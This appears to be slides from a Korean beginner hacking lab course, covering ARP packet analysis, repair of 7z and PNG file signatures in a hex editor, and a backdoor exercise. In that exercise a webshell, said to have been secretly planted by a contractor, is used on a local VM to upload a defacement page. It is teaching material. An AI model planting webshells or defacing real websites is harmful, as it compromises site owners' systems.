


- ARP request를 통해 192.168.0.10의 MAC 주소를 받음
- 이후, HTTP 통신을 진행하는 것으로 보아, 192.168.0.10은 게이트웨이로 추정

실습2) Packet Analysis



❖ bethscomputer Packet 분석



- ARP request를 통해 192.168.0.11의 MAC 주소를 요청했으나 응답이 오지 않음
- 이후, 인터넷 브라우저를 사용하는데 에러 발생
- 따라서 beth의 컴퓨터가 게이트웨이 IP address를 잘못 입력하여 문제가 발생한 것으로 추정

실습3) Backdoor



❖ 실습 환경

▪ 시나리오

- 한 연구실의 홈페이지 개발 외주를 맡은 해커는 만약을 대비하여 몰래 백도어를 심었다.
- 이 백도어는 Webshell이다.
- Webshell을 통해 홈페이지 화면을 변경하는 De-face 공격을 실행하자.

▪ 실습 PC

- Attacker: Windows7 VM
- Victim: Kali linux VM

실습3) Backdoor



❖ Attacker – 1. Webshell 실행

- 인터넷 브라우저 > <http://10.0.2.15/webshell.php>

PHP Web Shell Ver 0.01 by maj

주의 요함 | 10.0.2.15/webshell.php

WebShell's Location = http://10.0.2.15/webshell.php

HTTP_HOST = 10.0.2.15
REQUEST_URI = /webshell.php

Input command to execute

파일 선택 선택된 파일 없음

Location where file will be uploaded (include file name!)

※ Practice1을 진행 후, 가능

실습3) Backdoor




❖ Attacker – 2. index.html 작성

- 메모장을 열어 새로운 index.html 작성

```
<html>
<head>
<title>Your Web page was Hacked!!!</title>
</head>
<body>
<div>

</div>
</body>
</html>
```



- 다른 이름으로 저장 > index.html

실습3) Backdoor



❖ Attacker – 3. index.html 업로드

- Webshell을 통해 작성한 index.html 업로드

PHP Web Shell Ver 0.01 by majk x +

← → ⌛ ⓘ 주의 요함 | 10.0.2.15/webshell.php

WebShell's Location = <http://10.0.2.15/webshell.php>

HTTP_HOST = 10.0.2.15
REQUEST_URI = /webshell.php

Input command to execute exec

② 파일 선택 선택된 파일 없음 ⑤ upload ① 'var/www/html/index.html'

③ ④ 열기(O)

열기

구성 새 폴더

★ 즐겨찾기

다운로드

바탕 화면

최근 위치

라이브러리

문서

비디오

사진

음악

홈 그룹

컴퓨터

마도 가기 1.96KB

Chrome 바로 가기 2.10KB

메신저 센터 바로 가기 406바이트

미디어 플레이어 센터 바로 가기 406바이트

index HTML 문서 197바이트


introduce Adobe Acrobat Document 72.0KB

파일 이름(N): index 모든 파일

실습3) Backdoor



❖ Attacker – 4. De-face 성공



실습4) Digital Forensic



❖ 실습 환경

▪ 시나리오

- 포렌식 전문가가 되어, 해커들의 접견 장소를 알아내자.
- 해커들의 접견 장소가 나와있는 파일을 입수했으나, 파일이 손상되어 있다.
- 이를 복구하여 접견 장소를 알아내자.

▪ 실습 PC

- Kali linux VM

▪ Tool

- bless

실습4) Digital Forensic



❖ bless를 통해 Manayo 파일 오픈

- bless: GUI 기반 hex editor

```
# bless 실행  
root@kali:~# bless
```

- File > Open > /root/workspace/mesl-newbee-hacking/Practice4/Mannayo

The screenshot shows the Bless hex editor interface with the file 'Mannayo' loaded. The main window displays the hex dump of the file, with columns for address, hex, ASCII, and decimal/octal/binary representations. Below the main window, there are several conversion and search controls:

- Signed 8 bit: -68
- Signed 32 bit: -1129371876
- Hexadecimal: BC AF 27 1C
- Unsigned 8 bit: 188
- Unsigned 32 bit: 3165595420
- Decimal: 188 175 039 028
- Signed 16 bit: -17233
- Float 32 bit: -0.02138095
- Octal: 274 257 047 034
- Unsigned 16 bit: 48303
- Float 64 bit: -2.16165772759655E-16
- Binary: 10111100 10101111 00100111 C
- Show little endian decoding (unchecked)
- Show unsigned as hexadecimal (unchecked)
- ASCII Text: ??^00LC

At the bottom, it shows 'Loaded file /root/workspace/mesl-newbee-hacking/P... Offset: 0x0 / 0x290707' and 'Selection: None'.

실습4) Digital Forensic



❖ 7z 파일로 변환

- Google에 'BC AF 27 1C'를 검색해보면 7z File signature의 일부임을 알 수 있음

bc af 27 1c

전체 이미지 지도 뉴스 동영상 더보기 설정 도구

검색결과 약 16,500,000개 (0.49초)

37 7A BC AF 27 1C - File Signature Database
https://www.filesignatures.net/index.php?...377ABCAF271C... ▾ 이 페이지 번역하기
Extension : Signature · Description : 7Z · 37 7A BC AF 27 1C, 7-Zip compressed file, ASCII 7z*, Size: 6 Bytes Offset: 0 Bytes ...

- 7z은 '37 7A BC 27 1C ...'로 시작

Archive example: a.7z (3740 bytes) that contains 5 files compressed with LZMA method.

Start of archive:

```
0000000000: 37 7A B0 AF 27 10 00 04 58 88 BE F9 59 0E 00 00  
0000000010: 00 00 00 00 23 00 00 00 00 00 00 00 7A 63 88 FD  
0000000020: 00 21 16 69 60 71 8D A5 7D 69 E6 60 2E 5E 60 24  
  
00: 6 bytes: 37 7A B0 AF 27 10      - Signature  
08: 2 bytes: 00 04      - Format version  
08: 4 bytes: 58 88 BE F9      - CRC of the following 12 bytes  
00: 8 bytes: 59 0E 00 00 00 00 00 00      - relative offset of End Header  
14: 6 bytes: 23 00 00 00 00 00      - the length of End Header  
10: 4 bytes: 7A 63 88 FD      - CRC of the End Header
```

Relative offset of End Header is relative from the end of Start Header,
that is at offset 0x20 (32 in decimal).
Real offset of End Header in example archive = 0x20 + 0x0E59 = 0x0E79

20: 00 21 16 69 ... - start of compressed data.
Note: if the file was compressed with LZMA method, the first byte
is always 00. If first byte is not 00, then archive uses
another method (it can be LZMA2 or encrypted data with AES).

End of archive:

End Header (offset = 0x0E59, length = 0x26):

```
0000000E70: 17 06 8D AD 01 09 60  
0000000E80: A0 00 07 0B 01 00 01 23 03 01 01 05 5D 00 10 00  
0000000E90: 00 00 81 1A 0A 01 30 70 52 F7 00 00
```


Possible values for first byte in End Header:
17 - End Header contains the link to Metadata Block.
01 - Metadata block is stored in End Header.

실습4) Digital Forensic




❖ 7z 파일로 변환

- bless를 통해 7z File signature를 맞춰줌 > '37 1A' 추가



- File > Save File As




실습4) Digital Forensic



❖ 7z 파일 압축 해제

- 7z 파일을 압축 해제 하면 'yogi.tar'가 추출




실습4) Digital Forensic



❖ tar 파일 압축 해제

- tar 파일을 압축 해제 하면 'yogi'가 추출




실습4) Digital Forensic




❖ yogi 분석

- 'yogi'를 열면 실행 안됨



- bless를 통해 yogi Open



실습4) Digital Forensic



❖ yogi 분석

- Google에 '0D 49 48 44'를 검색하면 png File signature의 일부임을 알 수 있음

Google 0d 49 48 44

전체 지도 이미지 뉴스 동영상 더보기 설정 도구

검색결과 약 24,000,000개 (0.65초)

File Forensics (PNG) - Security
https://www.asecuritysite.com/information/png?file=bg.png ▾ 이 페이지 번역하기

[00000000] 89 50 4E 47 0D 0A 1A 0A 00 00 00 00 0D 49 48 44 52 .PNG.....IHDR
[00000016] 00 00 00 F3 00 00 00 C3 08 06 00 00 00 00 57 8C 27W.'

- png는 '89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44...'로 시작


[00000000]	89 50 4E 47 0D 0A 1A 0A 00 00 00 00 0D 49 48 44 52	.PNG.....IHDR
[00000016]	00 00 00 F3 00 00 00 C3 08 06 00 00 00 00 57 8C 27W.'
[00000032]	92 00 00 00 04 67 41 4D 41 00 00 AF C8 37 05 8AgAMA.....7..
[00000048]	E9 00 00 00 19 74 45 58 74 53 6F 66 74 77 61 72tEXtSoftwar
[00000064]	65 00 41 64 6F 62 65 20 49 6D 61 67 65 52 65 61	e.Adobe.ImageRea
[00000080]	64 79 71 C9 65 3C 00 00 0A EB 49 44 41 54 78 DA	dyq.e.....IDATx.
[00000096]	EC DD DD 6F 54 69 1D C0 F1 E7 9C 33 2F 7D D9 E9	...oTi.....3/}..
[00000112]	02 05 2C 58 A0 2D 44 56 B6 50 A0 42 79 31 10 37	...,X.-DV.P.By1.7
[00000128]	50 24 C1 15 34 5E 78 A7 21 A9 37 FE 03 5E ED 85	P\$..4^x.!..7..^..
[00000144]	89 FF C1 26 5E 72 A3 89 89 5E 88 AB 26 EE 8D 20	...&^r...^...&...
[00000160]	04 09 2F 69 10 79 C9 52 68 11 68 29 F4 85 BE CC	.../i.y.Rh.h)....
[00000176]	FB 9C E3 EF 19 CE 29 4F 4F 67 58 66 DA 01 B7 7E)00gXf...~
[00000192]	3F C9 93 19 86 61 86 AD 7C E7 F7 9C 79 D3 EA EB	?.....a...y...

실습4) Digital Forensic




❖ png 파일로 변환

- bless를 통해 png File signature를 맞춰줌 > '89 50 4E 47 0D 0A 1A 0A' 추가

